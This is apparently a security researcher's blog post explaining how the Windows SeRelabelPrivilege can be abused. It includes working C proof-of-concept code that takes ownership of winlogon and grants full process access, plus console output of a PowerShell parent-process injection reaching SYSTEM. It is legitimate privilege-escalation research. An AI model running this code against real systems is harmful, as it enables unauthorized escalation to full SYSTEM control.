

Abusing the SeRelabelPrivilege

 decoder.cloud/2024/05/30/abusing-the-serelabelprivilege

May 30, 2024

In a recent assessment, it was found that a specific Group Policy granted via “User Right Assignments” the **SeRelabelPrivilege** to the built-in Users group and was applied on several computer accounts.

I never found this privilege before and was obviously curious to understand the potential implications and the possibility of any (mis)usage scenario.


Microsoft [documentation](#) is as usual not very clear and helpful, to summarize:

*“Anyone with the **Modify an object label** user right can change the integrity level of a file or process so that it becomes elevated or decreased to a point where it can be deleted by lower integrity processes.”*

Luckily, a [post](#) from James Froshaw published in 2021 gave much more details and useful information on possible abuse 😊 . I highly recommend reading it before going on.

I decided to do some experiments to understand how “far” I could go.

I started by assigning to a standard user the *SeRelabelPrivilege* via group policy:



The privilege is only available in High Integrity Level (in the case of cmd.exe -> run as administrator):

```

Administrator: Command Prompt
C:\temp>whoami /priv /groups

GROUP INFORMATION
-----
Group Name                                Type                SID                  Attributes
-----
Everyone                                  Well-known group    S-1-1-0              Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users              Alias               S-1-5-32-555         Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias               S-1-5-32-545         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group    S-1-5-4              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users          Well-known group    S-1-5-11             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group    S-1-5-15             Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group    S-1-2-0              Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group    S-1-18-1             Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level      Label               S-1-16-12288

PRIVILEGES INFORMATION
-----
Privilege Name                            Description          State
-----
SeChangeNotifyPrivilege                   Bypass traverse checking  Enabled
SeRelabelPrivilege                        Modify an object label   Disabled
SeIncreaseWorkingSetPrivilege              Increase a process working set Disabled

```

But what does this privilege grant to you? Well, a lot of interesting permissions!

- It allows you to **take ownership** of a resource
- Furthermore, unlike the *SeTakeOwnership* privilege, it allows you to own resources that have an **integrity level even higher than your own**
- Once you have taken the ownership, you can grant yourself **full control** over the resource (process, tokens,...)
- Quick & dirty: Same as abusing the *SeDebugPrivilege* 😊

My goal was to take ownership of a SYSTEM process, grant myself full control, and then create a process under the NT AUTHORITY\SYSTEM account.

Perfect Local Privilege Escalation... pardon, just a "Safety Boundary" violation 😊

For this purpose, I created a simple POC:

```

289 int main(int argc, char** argv)
290 {
291     HANDLE hToken = NULL;
292     HANDLE hProc = NULL;
293     PSID pSid = NULL;
294     PSID AdminSid = NULL;
295     int pid = atoi(argv[1]);
296
297     // Open the process token with necessary permissions
298     if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken)) {
299         printf("OpenProcessToken error: %u\n", GetLastError());
300         return 1;
301     }
302     // Get the current user SID
303     GetCurrentUserSid(hToken, &pSid);
304     // Enable the necessary privileges
305     if (!SetPrivilege(hToken, SE_RELABEL_NAME, TRUE)) {
306         printf("Failed to set necessary privileges.\n");
307         CloseHandle(hToken);
308         return 1;
309     }
310
311     // Take Ownership of the process
312     if (!TakeProcessOwnership(pid, pSid))
313         return 1;
314     // grant to current user full control on process
315     if (!GrantProcessFullControl(pid, pSid))
316
317         return 1;
318     else
319         return 0;
320
321 }
322

```

First of all, I needed to get the current user SID and enable the specific privilege. After this, I took the ownership of the process:

```

207 }
208 BOOL TakeProcessOwnership(int pid, PSID pSid)
209 {
210     HANDLE hProc = OpenProcess(WRITE_OWNER, FALSE, pid);
211     if (hProc == NULL) {
212         printf("TakeProcessOwnership: OpenProcess GetLastError %d\n", GetLastError());
213         return FALSE;
214     }
215
216     DWORD dwRes = SetSecurityInfo(hProc, SE_KERNEL_OBJECT, OWNER_SECURITY_INFORMATION | LABEL_SECURITY_INFORMATION, pSid, NULL, NULL, NULL);
217     if (dwRes != ERROR_SUCCESS)
218     {
219         printf("TakeProcessOwnership: SetSecurityInfo Error: %d %d\n", dwRes, GetLastError());
220         return FALSE;
221     }
222     else
223     {
224         printf("TakeProcessOwnership: Successfully took ownership of the process %d handle.\n", pid);
225         CloseHandle(hProc);
226         return TRUE;
227     }
228 }

```

I needed to open the process with WRITE_OWNER access. In the *SetSecurityInfo* call, the "LABEL_SECURITY_INFORMATION" flag is mandatory, otherwise, I was not able to own a process with an Integrity Level higher than my High IL process.

Once I took the ownership, it was super-easy to grant full control:

```
160 ~BOOL GrantProcessFullControl(int pid, PSID pSid)
161 {
162     PACL pOldDACL = NULL, pNewDACL = NULL;
163     PSECURITY_DESCRIPTOR pSD = NULL;
164
165     HANDLE hProc = OpenProcess(WRITE_DAC | READ_CONTROL, FALSE, pid);
166     if (hProc == NULL)
167     {
168         printf("GrantProcessFullControl: OpenProcess GetLastError %d\n", GetLastError());
169         return FALSE;
170     }
171     DWORD dwRes = GetSecurityInfo(hProc, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION, NULL, NULL, &pOldDACL, NULL, &pSD);
172     if (dwRes != ERROR_SUCCESS)
173     {
174         printf("GrantProcessFullControl: GetSecurityInfo Error:%d\n", GetLastError());
175         return FALSE;
176     }
177
178     // Initialize an EXPLICIT_ACCESS structure for the new ACE
179     EXPLICIT_ACCESS ea;
180     ZeroMemory(&ea, sizeof(EXPLICIT_ACCESS));
181     ea.grfAccessPermissions = PROCESS_ALL_ACCESS;
182     ea.grfAccessMode = GRANT_ACCESS;
183     ea.grfInheritance = NO_INHERITANCE;
184     ea.Trustee.TrusteeForm = TRUSTEE_IS_SID;
185     ea.Trustee.TrusteeType = TRUSTEE_IS_USER;
186     ea.Trustee.ptstrName = (LPTSTR)pSid;
187
188     // Create a new DACL with the new ACE
189     dwRes = SetEntriesInAcl(1, &ea, pOldDACL, &pNewDACL);
190     if (dwRes != ERROR_SUCCESS)
191     {
192         printf("GrantProcessFullControl: SetEntriesInAcl Error:%d\n", GetLastError());
193         return FALSE;
194     }
195
196     dwRes = SetSecurityInfo(hProc, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION, NULL, NULL, pNewDACL, NULL);
197     if (dwRes != ERROR_SUCCESS)
198     {
199         printf("GrantProcessFullControl: SetSecurityInfo Error:%d\n", GetLastError());
200         return FALSE;
201     }
202
203     printf("GrantProcessFullControl: Successfully granted full control on the process %d to current user\n", pid);
204     CloseHandle(hProc);
205     return TRUE;
206 }
207 }
```

In this case, I needed to open the process with WRITE_DAC access, and after setting the explicit access to PROCESS_ALL_ACCESS, I gained full control of the process!


Side note: this is just an example, the same results can be accomplished in different ways by using other API calls.

Let's see if it works... 7116 was the winlogon process, which ran under System Integrity and was owned by SYSTEM:

```
C:\temp>RelabelAbuse 7116
TakeProcessOwnership: Successfully took ownership of the process 7116 handle.
GrantProcessFullControl: Successfully granted full control on the process 7116 to current user

C:\temp>
```

Ownership changed and full control was successfully granted:



The easiest way to abuse this was to perform a parent process injection. For this purpose, I used my old psgetsystem tool (remember to comment out *Process.EnterDebugMode()*)

```

Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.

C:\temp>whoami
nt authority\system

Administrator: Command Prompt - powershell
C:\>cd temp

C:\temp>RelabelAbuse 7116
TakeProcessOwnership: Successfully took ownership of the process 7116 handle.
GrantProcessFullControl: Successfully granted full control on the process 7116 to current user

C:\temp>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\temp> .\psgetsys.ps1 7116 C:\Windows\system32\cmd.exe
[+] Got Handle for ppid: 7116
[+] Updated proc attribute list
[+] Starting C:\Windows\system32\cmd.exe...True - pid: 1960 - Last error: 87
PS C:\temp>

```

Et voilà! Got SYSTEM access 😊

Just for fun, I also took ownership of the token, granted full access to the token, and lowered the IL from System to Medium 😊

winlogon.exe (7116) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU

User: NT AUTHORITY\SYSTEM
User SID: S-1-5-18
Session: 3 Elevated: Yes (Default) Virtualized: Not allowed

Name	Status	Description	SID	Type
Privileges				
SeAssignPrimaryT...	Disabled	Replace a process level token		
SeIncreaseQuota...	Disabled	Adjust memory quotas for a pro...		
SeTcbPrivilege	Disabled	Act as part of the operating syst...		
SeSecurityPrivilege	Disabled	Manage auditing and security log		
SeTakeOwnership...	Disabled	Take ownership of files or other ...		
SeLoadDriverPrivil...	Disabled	Load and unload device drivers		
SeBackupPrivilege	Disabled	Back up files and directories		
SeRestorePrivilege	Disabled	Restore files and directories		
SeShutdownPrivil...	Disabled	Shut down the system		
SeDebugPrivilege	Disabled	Debug programs		
SeSystemEnviron...	Disabled	Modify firmware environment va...		
SeUndockPrivilege	Disabled	Remove computer from docking...		
SeManageVolume...	Disabled	Perform volume maintenance ta...		
SeImpersonatePri...	Disabled	Impersonate a client after auth...		
SeTrustedCredMa...	Disabled	Access Credential Manager as a ...		
SeProfileSinglePr...	Enabled	Profile single process		

Default token Permissions Integrity Advanced

Conclusion

From what I understood of this really strange privilege:

- It allows you to take ownership of a resource even if it's IL > of yours.
- Once you take ownership you can grant yourself full access to the process and tokens.
- The result, from an abuse perspective, is then quite similar to the Debug Privilege
- Manipulating the mandatory label is just a consequence.
- I still don't understand why MS implemented it

The source code of simple and stupid POC can be found [here](#)

Thanks to James Forshaw for his useful hints and for helping me demystify this privilege

That's all 😊